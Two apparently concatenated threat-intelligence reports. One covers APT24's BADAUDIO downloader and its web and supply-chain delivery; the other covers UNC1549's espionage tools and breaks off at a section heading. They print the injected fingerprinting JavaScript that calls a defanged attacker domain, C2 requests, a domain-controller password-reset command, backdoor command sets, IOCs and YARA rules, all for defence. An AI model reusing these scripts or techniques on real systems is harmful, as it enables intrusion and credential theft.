Google Threat Intelligence Group (GTIG) is tracking a long-running and adaptive cyber espionage campaign by APT24, a People's Republic of China (PRC)-nexus threat actor. Spanning three years, APT24 has been deploying BADAUDIO, a highly obfuscated first-stage downloader used to establish persistent access to victim networks.

While earlier operations relied on broad strategic web compromises to compromise legitimate websites, APT24 has recently pivoted to using more sophisticated vectors targeting organizations in Taiwan. This includes the repeated compromise of a regional digital marketing firm to execute supply chain attacks and the use of targeted phishing campaigns.

This report provides a technical analysis of the BADAUDIO malware, details the evolution of APT24's delivery mechanisms from 2022 to present, and offers actionable intelligence to help defenders detect and mitigate this persistent threat.

As part of our efforts to combat serious threat actors, GTIG uses the results of our research to improve the safety and security of Google’s products and users. Upon discovery, all identified websites, domains, and files are added to the Safe Browsing blocklist in order to protect web users across major browsers. We also conducted a series of victim notifications with technical details to compromised sites, enabling affected organizations to secure their sites and prevent future infections.

BADAUDIO campaign overview

Figure 1: BADAUDIO campaign overview

Payload Analysis: BADAUDIO and Cobalt Strike Beacon Integration

The BADAUDIO malware is a custom first-stage downloader written in C++ that downloads, decrypts, and executes an AES-encrypted payload from a hard-coded command and control (C2) server. The malware collects basic system information, encrypts it using a hard-coded AES key, and sends it as a cookie value with the GET request to fetch the payload. The payload, in one case identified as Cobalt Strike Beacon, is decrypted with the same key and executed in memory.

GET https://wispy[.]geneva[.]workers[.]dev/pub/static/img/merged?version=65feddea0367 HTTP/1.1
Host: wispy[.]geneva[.]workers[.]dev
Cookie: SSID=0uGjnpPHjOqhpT7PZJHD2WkLAxwHkpxMnKvq96VsYSCIjKKGeBfIKGKpqbRmpr6bBs8hT0ZtzL7/kHc+fyJkIoZ8hDyO8L3V1NFjqOBqFQ==
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Connection: Keep-Alive
Cache-Control: no-cache

--------------------------

GET
cfuvid=Iewmfm8VY6Ky-3-E-OVHnYBszObHNjr9MpLbLHDxX056bnRflosOpp2hheQHsjZFY2JmmO8abTekDPKzVjcpnedzNgEq2p3YSccJZkjRW7-mFsd0-VrRYvWxHS95kxTRZ5X4FKIDDeplPFhhb3qiUEkQqqgulNk_U0O7U50APVE
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Connection: Keep-Alive
Cache-Control: no-cache

Figure 2: BADAUDIO code sample

The malware is engineered with control flow flatteningβ€”a sophisticated obfuscation technique that systematically dismantles a program's natural, structured logic. This method replaces linear code with a series of disconnected blocks governed by a central "dispatcher" and a state variable, forcing analysts to manually trace each execution path and significantly impeding both automated and manual reverse engineering efforts.

Control flow flattening heavily obfuscates BADAUDIO malware

Figure 3: Control flow flattening heavily obfuscates BADAUDIO malware (expand image)

BADAUDIO typically manifests as a malicious Dynamic Link Library (DLL) leveraging DLL Search Order Hijacking (MITRE ATT&CK T1574.001) for execution via legitimate applications. Recent variants observed indicate a refined execution chain: encrypted archives containing BADAUDIO DLLs along with VBS, BAT, and LNK files.Β 

These supplementary files automate the placement of the BADAUDIO DLL and a legitimate executable into user directories, establish persistence through legitimate executable startup entries, and trigger the DLL sideloading. This multi-layered approach to execution and persistence minimizes direct indicators of compromise.

Upon execution, BADAUDIO collects rudimentary host information: hostname, username, and system architecture. This collected data is then hashed and embedded within a cookie parameter in the C2 request header. This technique provides a subtle yet effective method for beaconing and identifying compromised systems, complicating network-based detection.

In one of these cases, the subsequent payload, decrypted using a hard-coded AES key, has been confirmed as Cobalt Strike Beacon. However, it is not confirmed that Cobalt Strike is present in every instance. The Beacon payload contained a relatively unique watermark that was previously observed in a separate APT24 campaign, shared in the Indicators of Compromise section. Cobalt Strike watermarks are a unique value generated from and tied to a given "CobaltStrike.auth" file. This value is embedded as the last 4 bytes for all BEACON stagers and in the embedded configuration for full backdoor BEACON samples.

Campaign Overview: BADAUDIO Delivery Evolves

Over three years, APT24 leveraged various techniques to deliver BADAUDIO, including strategic web compromises, repeated supply-chain compromise of a regional digital marketing firm in Taiwan, and spear phishing.

BADAUDIO campaign overview

Figure 4: BADAUDIO campaign overview

Public Strategic Web Compromise Campaign

Beginning in November 2022 we observed over 20 compromised websites spanning a broad array of subjects from regional industrial concerns to recreational goods, suggesting an opportunistic approach to initial access with true targeting selectively executed against visitors the attackers identified via fingerprinting. The legitimate websites were weaponized through the injection of a malicious JavaScript payload.

Strategic web compromise attack flow to deliver BADAUDIO malware

Figure 5: Strategic web compromise attack flow to deliver BADAUDIO malware

This script exhibited an initial layer of targeting, specifically excluding macOS, iOS, Android, and various Microsoft Internet Explorer/Edge browser variants to focus exclusively on Windows systems. This selectivity suggests an adversary immediately narrowing their scope to optimize for a specific, likely high-value, victim profile.

The injected JavaScript performed a critical reconnaissance function by employing the FingerprintJS library to generate a unique browser fingerprint. This fingerprint, transmitted via an HTTP request to an attacker-controlled domain, served as an implicit validation mechanism. Upon successful validation, the victim was presented with a fabricated pop-up dialog, engineered to trick the user into downloading and executing BADAUDIO malware.

$(window).ready(function() {
    var userAgent = navigator.userAgent;
    var isIE = userAgent.indexOf("compatible") > -1 && userAgent.indexOf("MSIE") > -1;
    var isEdge = userAgent.indexOf("Edge") > -1 && !isIE;
    var isIE11 = userAgent.indexOf('Trident') > -1 && userAgent.indexOf("rv:11.0") > -1;
    var isMac = userAgent.indexOf('Macintosh') > -1;
    var isiPhone = userAgent.indexOf('iPhone') > -1;
    var isFireFox = userAgent.indexOf('Firefox') > -1;
    if (!isIE && !isEdge && !isIE11 && !isMac && !isiPhone && !isFireFox) {
        var tag_script = document.createElement("script");
        tag_script.type = "text/javascript";
        tag_script.src = "https://cdn.jsdelivr.net/npm/@fingerprintjs/fingerprintjs@2/dist/fingerprint2.min.js";
        tag_script.onload = "initFingerprintJS()";
        document.body.appendChild(tag_script);
        if (typeof(callback) !== "undefined") {
            tag_script.onload = function() {
                callback();
            }
        }
        function callback() {
            var option = {
                excludes: {
                    screenResolution: true,
                    availableScreenResolution: true,
                    enumerateDevices: true
                }
            }
            new Fingerprint2.get(option, function(components) {
                var values = components.map(function(component) {
                    return component.value
                })
                var murmur = Fingerprint2.x64hash128(values.join(''), 31);
                console.log(murmur)
                var script_tag = document.createElement("script");
                script_tag.setAttribute("src", "https://www[.]twisinbeth[.]com/query.php?id=" + murmur);
                document.body.appendChild(script_tag);
            });
        }
    }
});

Figure 6: Early malicious fingerprinting JS used in strategic web compromise campaigns

Example of attacker fake update pop-up dialog impersonating Chrome to lure targets to download and execute BADAUDIO malware

Figure 7: Example of attacker fake update pop-up dialog impersonating Chrome to lure targets to download and execute BADAUDIO malware

The attackers consistently shift their infrastructure, using a mix of newly registered domains and domains they have previously compromised. We last observed this tactic in early September 2025.

Escalation: Supply Chain Compromise for Strategic Web Compromises at ScaleΒ 

In July 2024, APT24 compromised a regional digital marketing firm in Taiwan- a supply chain attack that impacted more than 1,000 domains. Notably, the firm experienced multiple re-compromises over the last year, demonstrating APT24's persistent commitment to the operation.

We initiated a multifaceted remediation effort to disrupt these threats. In addition to developing custom logic to identify and block the modified, malicious JavaScript, GTIG distributed victim notifications to the individual compromised websites and the compromised marketing firm. These notifications provided specific details about the threat and the modifications made to the original script, enabling affected organizations to secure their sites and prevent future infections.

In the first iteration of the supply chain compromise, APT24 injected the malicious script into a widely used JavaScript library (MITRE ATT&CK T1195.001) provided by the firm, leveraging a typosquatting domain to impersonate a legitimate Content Delivery Network (CDN). The deobfuscated JavaScript reveals a multi-stage infection chain:

  • Dynamic Dependency Loading: The script dynamically loads legitimate jQuery and FingerprintJS2 libraries (MITRE ATT&CK T1059.007) from a public CDN if not already present, ensuring consistent execution across diverse web environments.

  • Multi-Layer JS Concealment: During a re-compromise discovered in July 2025, the adversary took additional steps to hide their malicious code. The highly obfuscated script (MITRE ATT&CK T1059) was deliberately placed within a maliciously modified JSON file served by the vendor, which was then loaded and executed by another compromised JavaScript file. This tactic effectively concealed the final payload in a file type and structure not typically associated with code execution.

  • Advanced Fingerprinting: FingerprintJS2 is utilized to generate an x64hash128 browser and environmental fingerprint (MITRE ATT&CK T1082) . The x64hash128 is the resulting 128-bit hash value produced by the MurmurHash3 algorithm, which processes a large input string of collected browser characteristics (such as screen resolution, installed fonts, and GPU details) to create a unique, consistent identifier for the user's device.

  • Covert Data Exfiltration and Staging: A POST request, transmitting Base64-encoded reconnaissance data (including host, url, useragent, fingerprint, referrer, time, and a unique identifier), is sent to an attacker's endpoint (MITRE ATT&CK T1041).Β 

  • Adaptive Payload Delivery: Successful C2 responses trigger the dynamic loading of a subsequent script from a URL provided in the response's data field. This cloaked redirect leads to BADAUDIO landing pages, contingent on the attacker's C2 logic and fingerprint assessment (MITRE ATT&CK T1105).

  • Tailored Targeting: The compromise in June 2025 initially employed conditional script loading based on a unique web ID (the specific domain name) related to the website using the compromised third-party scripts. This suggests tailored targeting, limiting the strategic web compromise (MITRE ATT&CK T1189) to a single domain. However, for a ten-day period in August, the conditions were temporarily lifted, allowing all 1,000 domains using the scripts to be compromised before the original restriction was reimposed.

Compromised JS supply chain attack to deliver BADAUDIO malware

Figure 8: Compromised JS supply chain attack to deliver BADAUDIO malware

Targeted Phishing Campaigns

Complementing their broader web-based attacks, APT24 concurrently conducted highly targeted social engineering campaigns. Lures, such as an email purporting to be from an animal rescue organization, leveraged social engineering to elicit user interaction and drive direct malware downloads from attacker-controlled domains.

Separate campaigns abused legitimate cloud storage platforms including Google Drive and OneDrive to distribute encrypted archives containing BADAUDIO. Google protected users by diverting these messages to spam, disrupting the threat actor’s effort to leverage reputable services in their campaigns.

APT24 included pixel tracking links, confirming email opens and potentially validating target interest for subsequent exploitation. This dual-pronged approachβ€”leveraging widely trusted cloud services and explicit trackingβ€”enhances their ability to conduct effective, personalized campaigns.

Outlook

This nearly three-year campaign is a clear example of the continued evolution of APT24’s operational capabilities and highlights the sophistication of PRC-nexus threat actors. The use of advanced techniques like supply chain compromise, multi-layered social engineering, and the abuse of legitimate cloud services demonstrates the actor's capacity for persistent and adaptive espionage.Β 

This activity follows a broader trend GTIG has observed of PRC-nexus threat actors increasingly employing stealthy tactics to avoid detection. GTIG actively monitors ongoing threats from actors like APT24 to protect users and customers. As part of this effort, Google continuously updates its protections and has taken specific action against this campaign.

We are committed to sharing our findings with the security community to raise awareness and to disrupt this activity. We hope that improved understanding of tactics and techniques will enhance threat hunting capabilities and lead to stronger user protections across the industry.

AcknowledgementsΒ 

This analysis would not have been possible without the assistance from FLARE. We would like to specifically thank Ray Leong, Jay Gibble and Jon Daniels for their contributions to the analysis and detections for BADAUDIO.

Indicators of Compromise

A Google Threat Intelligence (GTI) collection of related IOCs is available to registered users.

Strategic Web Compromise JS

88fa2b5489d178e59d33428ba4088d114025acd1febfa8f7971f29130bda1213
032c333eab80d58d60228691971d79b2c4cd6b9013bae53374dd986faa0f3f4c
ae8473a027b0bcc65d1db225848904e54935736ab943edf3590b847cb571f980
0e98baf6d3b67ca9c994eb5eb9bbd40584be68b0db9ca76f417fb3bcec9cf958
55e02a81986aa313b663c3049d30ea0158641a451cb8190233c09bef335ef5c7

Strategic Web Compromise β€” Modified Supplier JS

07226a716d4c8e012d6fabeffe2545b3abfc0b1b9d2fccfa500d3910e27ca65b
5c37130523c57a7d8583c1563f56a2e2f21eef5976380fdb3544be62c6ad2de5
1f31ddd2f598bd193b125a345a709eedc3b5661b0645fc08fa19e93d83ea5459
c4e910b443b183e6d5d4e865dd8f978fd635cd21c765d988e92a5fd60a4428f5
2ea075c6cd3c065e541976cdc2ec381a88b748966f960965fdbe72a5ec970d4e

BADAUDIO Binaries

9ce49c07c6de455d37ac86d0460a8ad2544dc15fb5c2907ed61569b69eefd182
d23ca261291e4bad67859b5d4ee295a3e1ac995b398ccd4c06d2f96340b4b5f8
cfade5d162a3d94e4cba1e7696636499756649b571f3285dd79dea1f5311adcd
f086c65954f911e70261c729be2cdfa2a86e39c939edee23983090198f06503c
f1e9d57e0433e074c47ee09c5697f93fde7ff50df27317c657f399feac63373a
176407b1e885496e62e1e761bbbb1686e8c805410e7aec4ee03c95a0c4e9876f
c7565ed061e5e8b2f8aca67d93b994a74465e6b9b01936ecbf64c09ac6ee38b9
83fb652af10df4574fa536700fa00ed567637b66f189d0bbdb911bd2634b4f0e

Strategic Web Compromise β€” Stage 2

www[.]availableextens[.]com
www[.]twisinbeth[.]com
www[.]decathlonm[.]com
www[.]gerikinage[.]com
www[.]p9-car[.]com
www[.]growhth[.]com
www[.]brighyt[.]com
taiwantradoshows[.]com
jsdelivrs[.]com

BADAUDIO C2

clients[.]brendns.workers[.]dev
www[.]cundis[.]com
wispy[.]geneva[.]workers[.]dev
www[.]twisinbeth[.]com
tradostw[.]com
jarzoda[.]net
trcloudflare[.]com
roller[.]johallow.workers[.]dev

Cobalt Strike Beacon Watermark

Watermark_Hash: BeudtKgqnlm0Ruvf+VYxuw==

YARA Rules

rule G_Downloader_BADAUDIO_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
	strings:
		$string_decode = { 0F 28 [1-5] 0F 29 [1-5] 0F 28 [1-5] 0F 28 [1-5] 0F 28 [1-5] 0F 55 ?? 0F 55 ?? 0F 56 ?? 0F 28 ?? 0F 55 ?? 0F 55 ?? 0F 56 ?? 0F 57 ?? 0F 2? [1-5] 0F 2? [1-5] 0F 2? }
		$s1 = "SystemFunction036" fullword
		$s2_b64marker = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" fullword
		$control_flow_obfuscation = { 66 2E 0F 1F 84 00 00 00 00 00 81 [5] 7? ?? 81 [5] 7? ?? 81 [5] 7? }
	condition:
		uint16(0) == 0x5a4d and all of them and #string_decode > 2 and #control_flow_obfuscation > 2
}
rule G_Downloader_BADAUDIO_2 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
	strings:
		$c_string_decode = { C5 F8 28 [1-24] C5 F8 57 [1-8] 0F 94 [4-128] C5 F8 29 [1-64] C5 F8 29 [1-24] C5 F8 57 [1-8] 0F 94 }
		$s1 = "SystemFunction036" fullword
		$s2_b64marker = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" fullword
		$control_flow_obfuscation = { 66 2E 0F 1F 84 00 00 00 00 00 81 [5] 7? ?? 81 [5] 7? ?? 81 [5] 7? }
		$c_part_of_control_flow_obfuscation_and_string_decode = { C5 F8 28 [1-5] 8B 46 ?? C5 F8 57 40 }
	condition:
		uint16(0) == 0x5a4d and all of ($s*) and #control_flow_obfuscation > 2 and ($c_string_decode or (#c_part_of_control_flow_obfuscation_and_string_decode > 5 and #c_part_of_control_flow_obfuscation_and_string_decode > 20))
}
rule G_APT_DOWNLOADER_BADAUDIO_3 {
    meta:
        author = "Google Threat Intelligence Group (GTIG)"
    strings:
        $s1 = "SystemFunction036"
        $s2 = "6666666666666666\\\\\\\\\\\\\\\\\\"
        $dc1 = { C1 C2 1A ?? ?? C1 C3 15 31 D3 ?? ?? C1 C2 07 }
        $dc2 = { C1 C1 1E ?? ?? C1 C6 13 ?? ?? C1 C0 0A 31 }
        $dc3 = { C1 C5 19 C1 C7 0E 01 ?? ?? ?? 31 EF C1 EB 03 31 }
        $dc4 = { C1 C7 0F 8B ?? ?? ?? ?? ?? C1 C3 0D 31 FB C1 EA 0A 31 }
        $f1 = { ( 0F 1F 84 00 00 00 00 00 | 66 2E 0F 1F 84 00 00 00 00 00 | 0F 1F 44 00 00 | 0F 1F 40 00 | 0F 1F 00 | 66 90 ) 3D [4] ( 7? ?? | 0F 8? ?? ?? ?? ?? ) 3D [4] ( 7? ?? | 0F 8? ?? ?? ?? ?? ) 3D [4] ( 7? ?? | 0F 8? ?? ?? ?? ?? ) 3D [4] ( 7? | 0F 8? ) }
        $f2 = /\x0F\x4C\xC1\x3D[\x01-\xFF].{3}([\x70-\x7f].|\x0f[\x80-\x8f].{4})\x3D[\x01-\xFF].{3}([\x70-\x7f].|\x0f[\x80-\x8f].{4})\x3D[\x01-\xFF].{3}([\x70-\x7f].|\x0f[\x80-\x8f].{4})\x3D[\x01-\xFF].{3}([\x70-\x7f].|\x0f[\x80-\x8f].{4})\x3D[\x01-\xFF].{3}([\x70-\x7f].|\x0f[\x80-\x8f].{4})/
    condition:
        all of ($s*) and 3 of ($dc*) and uint16(0) == 0x5A4D and (#f1 > 5 or #f2 > 2) and filesize < 10MB
}
rule G_APT_DOWNLOADER_BADAUDIO_4 {
    meta:
        author = "Google Threat Intelligence Group (GTIG)"
    strings:
        $p00_0 = {8d4d??e8[4]8b7d??83c6??eb??c745[5]e8[4]8b4d??64890d}
        $p00_1 = {568b7c24??8b7424??8b5424??89f1e8[4]f20f1007f20f104f??f20f118e}

    condition:
        uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and
        (
            ($p00_0 in (0..1100000) and $p00_1 in (0..990000))
        )
}

Frontline Intelligence: Analysis of UNC1549 TTPs, Custom Tools, and Malware Targeting the Aerospace and Defense Ecosystem

17 November 2025 at 15:00

Written by: Mohamed El-Banna, Daniel Lee, Mike Stokkel, Josh Goddard


Overview

Last year, Mandiant published a blog post highlighting suspected Iran-nexus espionage activity targeting the aerospace, aviation, and defense industries in the Middle East. In this follow-up post, Mandiant discusses additional tactics, techniques, and procedures (TTPs) observed in incidents Mandiant has responded to.

Since mid-2024, Mandiant has responded to targeted campaigns by the threat group UNC1549 against the aerospace, aviation and defense industries. To gain initial access into these environments, UNC1549 employed a dual approach: deploying well-crafted phishing campaigns designed to steal credentials or deliver malware and exploiting trusted connections with third-party suppliers and partners.

The latter technique is particularly strategic when targeting organizations with high security maturity, such as defense contractors. While these primary targets often invest heavily in robust defenses, their third-party partners may possess less stringent security postures. This disparity provides UNC1549 a path of lesser resistance, allowing them to circumvent the primary target's main security controls by first compromising a connected entity.

Operating in late 2023 through 2025, UNC1549 employed sophisticated initial access vectors, including abuse of third-party relationships to gain entry (pivoting from service providers to their customers), VDI breakouts from third parties, and highly targeted, role-relevant phishing.

Once inside, the group leverages creative lateral movement techniques, such as stealing victim source code for spear-phishing campaigns that use lookalike domains to bypass proxies, and abusing internal service ticketing systems for credential access. They employ custom tooling, notably DCSYNCER.SLICKβ€”a variant deployed via search order hijacking to conduct DCSync attacks.

UNC1549’s campaign is distinguished by its focus on anticipating investigators and ensuring long-term persistence after detection. They plant backdoors that beacon silently for months, only activating them to regain access after the victim has attempted eradication. They maintain stealth and command and control (C2) using extensive reverse SSH shells (which limit forensic evidence) and domains strategically mimicking the victim's industry.

Threat Activity

Initial Compromise

A primary initial access vector employed by UNC1549 involved combining targeted social engineering with the exploitation of compromised third-party accounts. Leveraging credentials harvested from vendors, partners, or other trusted external entities, UNC1549 exploited legitimate access pathways inherent in these relationships.

Third-Party Services

Notably, the group frequently abused Citrix, VMWare, and Azure Virtual Desktop and Application services provided by victim organizations to third party partners, collaborators, and contractors. Utilizing compromised third-party credentials, they authenticated to the supplier’s infrastructure, establishing an initial foothold within the network perimeter. Post-authentication, UNC1549 used techniques designed to escape the security boundaries and restrictions of the virtualized Citrix session. This breakout granted them access to the underlying host system or adjacent network segments, and enabled the initiation of lateral movement activities deeper within the target corporate network.

Spear Phishing

UNC1549 utilized targeted spear-phishing emails as one of the methods to gain initial network access. These emails used lures related to job opportunities or recruitment efforts, aiming to trick recipients into downloading and running malware hidden in attachments or links. Figure 1 shows a sample phishing email sent to one of the victims.

Screenshot of a phishing email sent by UNC1549

Figure 1: Screenshot of a phishing email sent by UNC1549

Following a successful breach, Mandiant observed UNC1549 pivoting to spear-phishing campaigns specifically targeting IT staff and administrators. The goal of this campaign was to obtain credentials with higher permissions. To make these phishing attempts more believable, the attackers often perform reconnaissance first, such as reviewing older emails in already compromised inboxes for legitimate password reset requests or identifying the company's internal password reset webpages, then crafted their malicious emails to mimic these authentic processes.

Establish Foothold

To maintain persistence within compromised networks, UNC1549 deployed several custom backdoors. Beyond MINIBIKE, which Mandiant discussed in the February 2024 blog post, the group also utilizes other custom malware such as TWOSTROKE and DEEPROOT. Significantly, Mandiant's analysis revealed that while the malware used for initial targeting and compromises was not unique, every post-exploitation payload identified, regardless of family, had a unique hash. This included instances where multiple samples of the same backdoor variant were found within the same victim network. This approach highlights UNC1549's sophistication and the considerable effort invested in customizing their tools to evade detection and complicate forensic investigations.

Search Order Hijacking

UNC1549 abused DLL search order hijacking to execute CRASHPAD, DCSYNCER.SLICK, GHOSTLINE, LIGHTRAIL, MINIBIKE, POLLBLEND, SIGHTGRAB, and TWOSTROKE payloads. Using the DLL search order hijacking techniques, UNC1549 achieved a persistent and stealthy way of executing their tooling.

Throughout the different investigations, UNC1549 demonstrated a comprehensive understanding of software dependencies by exploiting DLL search order hijacking in multiple software solutions. UNC1549 has deployed malicious binaries targeting legitimate Fortigate, VMWare, Citrix, Microsoft, and NVIDIA executables. In many cases, the threat actor installed the legitimate software after initial access in order to abuse SOH; however, in other cases, the attacker leveraged software that was already installed on victim systems and then replaced or added the malicious DLLs within the legitimate installation directory, typically with SYSTEM privileges.

TWOSTROKE

TWOSTROKE, a C++ backdoor, utilizes SSL-encrypted TCP/443 connections to communicate with its controllers. This malware possesses a diverse command set, allowing for system information collection, DLL loading, file manipulation, and persistence. While showing some similarities to MINIBIKE, it's considered a unique backdoor.

Upon execution of TWOSTROKE, it employs a specific routine to generate a unique victim identifier. TWOSTRIKE retrieves the fully qualified DNS computer name using the Windows API function GetComputerNameExW(ComputerNameDnsFullyQualified). This retrieved name then undergoes an XOR encryption process, utilizing the static key. Following the encryption, the resulting binary data is converted into a lowercase hexadecimal string.Β 

Finally, TWOSTROKE extracts the first eight characters of this hexadecimal string, reverses it, and uses it as the victim's unique bot ID for later communication with the C2 server.

Functionalities

After sending the check in request to the C2 server, the TWOSTROKE C2 server returns with a hex-encoded payload that contains multiple values separated by "@##@." Depending on the received command, TWOSTROKE can execute one of the following commands:

  • 1: Upload a file to the C2

  • 2: Execute a file or a shell command

  • 3: DLL execution into memory

  • 4: Download file from the C2

  • 5: Get the full victim user name

  • 6: Get the full victim machine name

  • 7: List a directory

  • 8: Delete a file

LIGHTRAIL

UNC1549 was observed downloading a ZIP file from attacker-owned infrastructure. This ZIP file contained the LIGHTRAIL tunneler as VGAuth.dll and was executed through search order hijacking using the VGAuthCLI.exe executable. LIGHTRAIL is a custom tunneler, likely based on the open-source Socks4a proxy, Lastenzug, that communicates using Azure cloud infrastructure.Β 

There are several distinct differences between the LIGHTRAIL sample and the LastenZug source code. These include:

  • Increasing the MAX_CONNECTIONS from 250 to 5000

  • Static configuration inside the lastenzug function (wPath and port)

  • No support for using a proxy server when connecting to the WebSocket C2

  • Compiler optimizations reducing the number of functions (26 to 10)

Additionally, LastenZug is using hashing for DLLs and API function resolving. By default, the hash value is XOR’d with the value 0x41507712, while the XOR value in the observed LIGHTRAIL sample differs from the original source code - 0x41424344 (β€˜ABCD’).

After loading the necessary API function pointers, the initialization continues by populating the server name (wServerName), the port, and URI (wPath) values. The port is hardcoded at 443 (for HTTPS) and the path is hardcoded to "/news." This differs from the source code where these values are input parameters to the lastenzug function.

The initWS function is responsible for establishing the WebSocket connection, which it does using the Windows WinHTTP API. The initWS function has a hard-coded User-Agent string which it constructs as a stack string:

Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.10136

Mandiant identified another LIGHTRAIL sample uploaded to VirusTotal from Germany. However, this sample seems to have been modified by the uploader as the C2 domain was intentionally altered.

GET https://aaaaaaaaaaaaaaaaaa.bbbbbb.cccccccc.ddddd.com/page HTTP/1.1
Host: aaaaaaaaaaaaaaaaaa.bbbbbb.cccccccc.ddddd.com
Connection: Upgrade
Upgrade: websocket
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.37 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.10136
Sec-WebSocket-Key: 9MeEoJ3sjbWAEed52LdRdg==
Sec-WebSocket-Version: 13

Figure 2: Modified LIGHTRAIL network communication snippet

Most notable is that this sample is using a different URL path for its communication, but also the User-Agent in this sample is different from the one that was observed in previous LIGHTRAIL samples and the LastenZug source code.

DEEPROOT

DEEPROOT is a Linux backdoor written in Golang and supports the following functionalities: shell command execution, system information enumeration and file listing, delete, upload, and download. DEEPROOT was compiled to be operating on Linux systems; however, due to Golang’s architecture DEEPROOT could also be compiled for other operating systems. At the time of writing, Mandiant has not observed any DEEPROOT samples targeting Windows systems.

DEEPROOT was observed using multiple C2 domains hosted in Microsoft Azure. The observed DEEPROOT samples used multiple C2 servers per binary, suspected to be used for redundancy in case one C2 server has been taken down.

Functionalities

After sending the check in request to the C2 server, the DEEPROOT C2 server returns with a hex-encoded payload that contains multiple values separated by β€˜-===-’

<sleep_timeout>-===-<command_id>-===-<command>-===-<argument_1>-===-<argument_2>

Figure 3: Decoded POST body data structure

  • sleep_timeout is the time in milli-seconds to wait before making the next request.

  • command_id is an identifier for the C2 command, used by the backdoor when responding to the C2 with the result.

  • command is the command number and it's one of the following:

    • 1 - Get directory information (directory listing), the directory path is received in argument_1.

    • 2 - Delete a file, the file path is received in argument_1.

    • 3 - Get the victim username.

    • 4 - Get the victim's hostname.

    • 5 - Execute a shell command, the shell command is received in argument_1.

    • 6 - Download a file from the C2, the C2 file path is received in argument_1 and the local file path is received in argument_2.

    • 7 - Upload a file to the C2, the local file path is received in argument_1.

  • argument_1 and argument_2 are the command arguments and it is optional.

GHOSTLINE

GHOSTLINE is a Windows tunneler utility written in Golang that uses a hard-coded domain for its communication. GHOSTLINE uses the go-yamux library for its network connection.

POLLBLEND

POLLBLEND is a Windows tunneler that is written in C++. Earlier iterations of POLLBLEND featured multiple hardcoded C2 servers and utilized two hardcoded URI parameters for self-registration and tunneler configuration download. For the registration of the machine, POLLBLEND would reach out to /register/ and sent a HTTP POST request with the following JSON body.

{"username": "<computer_name>"}

Figure 4: POLLBLEND body data

Code Signing

Throughout the tracking of UNC1549’s activity across multiple intrusions, the Iranian-backed threat group was observed signing some of their backdoor binaries with legitimate code-signing certificatesβ€”a tactic also covered by Check Pointβ€”likely to help their malware evade detection and bypass security controls like application allowlists, which are often configured to trust digitally signed code. The group employed this technique to weaponize malware samples, including variants for GHOSTLINE, POLLBLEND, and TWOSTROKE. All identified code-signing certificates have been reported to the relevant issuing Certificate Authorities for revocation.

Escalate Privileges

UNC1549 has been observed using a variety of techniques and custom tools aimed at stealing credentials and gathering sensitive data post-compromise. This included a utility, tracked as DCSYNCER.SLICK, designed to mimic the DCSync Active Directory replication feature. DCSync is a legitimate function domain controllers use for replicating changes via RPC. This allowed the attackers to extract NTLM password hashes directly from the domain controllers. Another tool, dubbed CRASHPAD, focused on extracting credentials saved within web browsers. For visual data collection, they deployed SIGHTGRAB, a tool capable of taking periodic screenshots, potentially capturing sensitive information displayed on the user's screen. Additionally, UNC1549 utilized simpler methods, such as deploying TRUSTTRAP, which presented fake popup windows prompting users to enter their credentials, which were then harvested by the attackers.

UNC1549 frequently used DCSync attacks to obtain NTLM password hashes for domain users, which they then cracked in order to facilitate lateral movement and privilege escalation. To gain the necessary directory replication rights for DCSync, the threat actor employed several methods. They were observed unconventionally resetting passwords for domain controller computer accounts using net.exe. This action typically broke the domain controller functionality of the host and caused an outage, yet it successfully enabled them to perform the DCSync operation and extract sensitive credentials, including those for domain administrators and Azure AD Connect accounts. UNC1549 leveraged other techniques to gain domain replication rights, including creating rogue computer accounts and abusing Resource-Based Constrained Delegation (RBCD) assignments. They also performed Kerberoasting, utilizing obfuscated Invoke-Kerberoast scripts, for credential theft.

net user DC-01$ P@ssw0rd

Figure 5: Example of an UNC1549 net.exe command to reset a domain controller computer account

In some cases, shortly after gaining a foothold on workstations, UNC1549 discovered vulnerable Active Directory Certificate Services templates. They used these to request certificates, allowing them to impersonate higher-privileged user accounts.

UNC1549 also frequently targeted saved credentials within web browsers, either through malicious utilities or by RDP session hijacking. In the latter, the threat actor would identify which user was logged onto a system through quser.exe or wmic.exe, and then RDP to that system with the user's account to gain access to their active and unlocked web browser sessions.

DCSYNCER.SLICK

DCSYNCER.SLICK is a Windows executable that is based on the Open source Project DCSyncer and is based on Mimikatz source code. DCSYNCER.SLICK has been modified to use Dynamic API resolution and has all its printf statements removed.

Additionally, DCSYNCER.SLICK collects and XOR-encrypts the credentials before writing them to a hardcoded filename and path. The following hardcoded filenames and paths were observed being used by DCSYNCER.SLICK:

  • C:\users\public\LOG.txt
  • C:\Program Files\VMware\VMware Tools\VMware VGAuth\LOG.txt

To evade detection, UNC1549 executed the malware within the context of a compromised domain controller computer account. They achieved this compromise by manually resetting the account password. Instead of utilizing the standard netdom command, UNC1549 used the Windows command net user <computer_name> <password>. Subsequently, they used these newly acquired credentials to execute the DCSYNCER.SLICK payload. This tactic would give the false impression that replication had occurred between two legitimate domain controllers.

CRASHPAD

CRASHPAD is a Windows executable that is written in C++ that decrypts the content of the file config.txt into the file crash.log by impersonating the explorer.exe user privilege and through the CryptUnprotectData API.

  • C:\Program Files\VMware\VMware Tools\VMware VGAuth\crash.log

  • C:\Program Files\VMware\VMware Tools\VMware VGAuth\config.txt

The contents of these files could not be determined because UNC1549 deleted the output after CRASHPAD was executed.

The CRASHPAD configuration and output file paths were hardcoded into the sample, similar to the LOG.txt filename found in the DCSYNCER.SLICK binary.

SIGHTGRAB

